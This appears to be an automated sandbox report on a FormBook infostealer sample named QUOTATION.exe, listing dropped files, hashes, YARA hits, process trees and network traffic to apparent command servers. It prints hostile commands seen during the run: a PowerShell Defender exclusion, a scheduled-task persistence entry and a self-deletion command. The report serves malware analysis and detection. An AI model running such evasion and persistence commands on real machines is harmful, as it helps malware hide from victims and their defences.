Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oorirpyr.0hv.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp8E88.tmp	
Process:	C:\Users\user\Desktop\QUOTATION.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1600
Entropy (8bit):	5.152736432421442
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtETxvn:cge4MYrFdOFzOzN33ODOiDdKrsuTqv
MD5:	3CE40204A917DE9C82B360734EE652AA
SHA1:	78B42098FA8623993EF52FEAFC39CC252BBEB99F
SHA-256:	99E8226821AC5FF2A5871E172ED6501E3D291329979B9B81850DE9718A24898E
SHA-512:	52B54CAD11E53A99187BC9A81C5373BEC09D0E6D2A089476B08EEE3C08A75D7632AC0571CE506DEA502A021E1B94267807E6F7A93B8D902AC50B644CE763B029
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\lQdAGavAplJoo.exe	
Process:	C:\Users\user\Desktop\QUOTATION.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	684032
Entropy (8bit):	7.840372839503771
Encrypted:	false
SSDEEP:	12288:08wTa6ognvmGIhhzDliENR+jr2UqHblHnxAEONziF7rCAoNc+2ZYSkB:lEROGQzPNRErGJHpSzryTZ7M
MD5:	213D8FD4B74E3B1122CFC1A9159AA579
SHA1:	3FCEA21CA260C922F371877BEF1CEC0B2293F1E9
SHA-256:	696BA286FA1D2D46B09DEE92733F9CA34BFE3E58F50A440A3EC89F63BBA76441
SHA-512:	63E80F3DB6DD6130E20010841BE8C6449974FF7DA333BC692AC2F226A12339E7A6B79111CFBB6A5FB3E73D8FF6C2653E2CA664CA1347B04FC639ABB18C94C0A9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 18%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F .a.....0..d..... .....@.. ..... .@.....x...O.....@..... ....H.....text....b... ...d..... ..`.rsrc...@.....f.....@..@.relo c.....n.....@..B.....H.....p>...F.....Z...@...8.....0..7.....=...%....r...p.....%.r...p.%.r9..p.%...(.....+..*".(.....*&.(.....**..(.....*.... (.....*....(.....*....0.....d.....{.....o.....+..*....0..3.....{....s.....o.....(I.....,.rK..psO...z..}....*..0.....o.....0..o.....0..o.....2..o.....+.....,.r...pr...ps....z.o.....o....ZX..{... .....,..r5..ps....z..{....o.....+_..(.....oL.....,B..{.....s/..

C:\Users\user\AppData\Roaming\lQdAGavAplJoo.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\QUOTATION.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20211202\PowerShell_transcript.609290.OySUyLIk.20211202195435.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5801
Entropy (8bit):	5.412304632720399
Encrypted:	false
SSDEEP:	96:BZ2hONGqDo1Z6Z2hONGqDo1ZVt31jZThONGqDo1ZxV8FFBZK:Sl
MD5:	D457A5A89526EB2350FDE3583929DE9B
SHA1:	450067DCFCB07C3E3B2F63067C9D83E0268BB9EC
SHA-256:	B563FCC5EF242AFB3A95F52F69B4036FCFBFA64AAE1097F162A8D6EA59C55AA2
SHA-512:	27D8CCE47162FB100FD3A48E0BCBE935F8333A149E4E0B2E8976DAA1BCF4AB86D39671B6A9162DAE0129FD2AE5F395D35FC261BF27F3EB35F7DE55D2C11B15C8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202195436..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 609290 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\lQdAGavAplJoo.exe..Process ID: 7120..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202195436..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\lQdAGavAplJoo.exe..**********..Windows PowerShell transcript start..Start time: 20211202195810..Username: computer\user..RunAs User: DESKTOP-716T77

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.840372839503771
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	QUOTATION.exe
File size:	684032
MD5:	213d8fd4b74e3b1122cfc1a9159aa579
SHA1:	3fcea21ca260c922f371877bef1cec0b2293f1e9
SHA256:	696ba286fa1d2d46b09dee92733f9ca34bfe3e58f50a440a3ec89f63bba76441
SHA512:	63e80f3db6dd6130e20010841be8c6449974ff7da333bc692ac2f226a12339e7a6b79111cfbb6a5fb3e73d8ff6c2653e2ca664ca1347b04fc639abb18c94c0a9
SSDEEP:	12288:08wTa6ognvmGIhhzDliENR+jr2UqHblHnxAEONziF7rCAoNc+2ZYSkB:lEROGQzPNRErGJHpSzryTZ7M
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F .a.....0..d..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a82ca
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A82046 [Thu Dec 2 01:24:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa62d0	0xa6400	False	0.913712993421	data	7.84988973797	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0x640	0x800	False	0.34619140625	data	3.51366794109	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 19:55:56.287297010 CET	192.168.2.3	8.8.8.8	0x7ccd	Standard query (0)	www.purelai.store	A (IP address)	IN (0x0001)
Dec 2, 2021 19:56:39.064629078 CET	192.168.2.3	8.8.8.8	0x35ec	Standard query (0)	www.arched beautynw.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:55:56.309746027 CET	8.8.8.8	192.168.2.3	0x7ccd	No error (0)	www.purelai.store	purelai.store		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:55:56.309746027 CET	8.8.8.8	192.168.2.3	0x7ccd	No error (0)	purelai.store		208.51.62.42	A (IP address)	IN (0x0001)
Dec 2, 2021 19:56:39.208022118 CET	8.8.8.8	192.168.2.3	0x35ec	No error (0)	www.arched beautynw.com		192.185.0.218	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.purelai.store

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49786	208.51.62.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:55:56.512226105 CET	7959	OUT	GET /p2r0/?U2JXS=kHZbGirW+rtifSnrplUrhxYS41BJcQ1JCeh0wMn6PQuFvfZqsbftW9WXbX4R7rV3sWuJ&cH=-ZeTxXnX HTTP/1.1 Host: www.purelai.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 19:55:56.711364031 CET	7960	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 18:55:56 GMT Server: X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Content-Length: 5855 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 64 69 72 3d 22 6c 74 72 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 6d 75 6c 61 74 65 49 45 37 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 70 75 72 65 6c 61 69 2e 73 74 6f 72 65 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 69 6d 61 67 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 2f 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 36 5d 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 69 6d 61 67 65 73 2f 73 74 79 6c 65 2e 69 65 36 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 2f 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 69 6d 61 67 65 73 2f 73 74 79 6c 65 2e 69 65 37 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 2f 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 0a 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 69 6d 61 67 65 73 2f 73 63 72 69 70 74 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 62 72 20 2f 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 20 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 33 30 70 78 3b 20 63 6f 6c 6f 72 3a 20 23 39 43 38 39 35 30 3b 20 22 3e 20 70 75 72 65 6c 61 69 2e 73 74 6f 72 65 20 3c 2f 64 69 76 3e 20 20 3c 62 72 20 2f 3e 3c 64 69 76 20 69 64 3d 22 61 72 74 2d 6d 61 69 6e 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 72 74 2d 73 68 65 65 74 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 72 74 2d 73 68 65 65 74 2d 74 6c 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 72 74 2d 73 68 65 65 74 2d 74 72 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 61 72 74 2d 73 68 65 65 74 2d 62 6c 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" dir="ltr" lang="en-US" xml:lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" /> <title>purelai.store</title> <link rel="stylesheet" href="images/style.css" type="text/css" media="screen" /> ...[if IE 6]><link rel="stylesheet" href="images/style.ie6.css" type="text/css" media="screen" /><![endif]--> ...[if IE 7]><link rel="stylesheet" href="images/style.ie7.css" type="text/css" media="screen" /><![endif]--> <script type="text/javascript" src="images/script.js"></script></head><body> purelai.store <div cla

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe

Function Name	Hook Type	Active in Processes
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: QUOTATION.exe PID: 6924 Parent PID: 1744

General

Start time:	19:54:31
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\QUOTATION.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\QUOTATION.exe"
Imagebase:	0x360000
File size:	684032 bytes
MD5 hash:	213D8FD4B74E3B1122CFC1A9159AA579
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.299134882.0000000002731000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.300134534.0000000003739000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.300134534.0000000003739000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.300134534.0000000003739000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.299185343.000000000276E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 7120 Parent PID: 6924

General

Start time:	19:54:34
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\lQdAGavApIJoo.exe
Imagebase:	0x940000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 7164 Parent PID: 7120

General

Start time:	19:54:34
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5516 Parent PID: 6924

General

Start time:	19:54:35
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\lQdAGavApIJoo" /XML "C:\Users\user\AppData\Local\Temp\tmp8E88.tmp
Imagebase:	0xf0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 3180 Parent PID: 5516

General

Start time:	19:54:36
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: QUOTATION.exe PID: 6728 Parent PID: 6924

General

Start time:	19:54:37
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\QUOTATION.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\QUOTATION.exe
Imagebase:	0x330000
File size:	684032 bytes
MD5 hash:	213D8FD4B74E3B1122CFC1A9159AA579
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: QUOTATION.exe PID: 5372 Parent PID: 6924

General

Start time:	19:54:39
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\QUOTATION.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\QUOTATION.exe
Imagebase:	0x520000
File size:	684032 bytes
MD5 hash:	213D8FD4B74E3B1122CFC1A9159AA579
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.376958826.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.376958826.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.376958826.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000000.296229460.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000000.296229460.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000000.296229460.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.378010421.000000000B40000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.378010421.000000000B40000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.378010421.000000000B40000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000000.295558217.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000000.295558217.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000000.295558217.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.378361969.0000000000F70000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.378361969.0000000000F70000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.378361969.0000000000F70000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 5372

General

Start time:	19:54:42
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000000.332122675.000000000FD1B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000000.332122675.000000000FD1B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000000.332122675.000000000FD1B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities — Show Windows behavior

Analysis Process: autoconv.exe PID: 3180 Parent PID: 3352

General

Start time:	19:55:05
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0x990000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NETSTAT.EXE PID: 5100 Parent PID: 5372

General

Start time:	19:55:17
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x1050000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.545105999.0000000000730000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.545105999.0000000000730000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.545105999.0000000000730000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.545541618.0000000000D20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.545541618.0000000000D20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.545541618.0000000000D20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6896 Parent PID: 5100

General

Start time:	19:55:19
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\QUOTATION.exe"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6936 Parent PID: 6896

General

Start time:	19:55:20
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis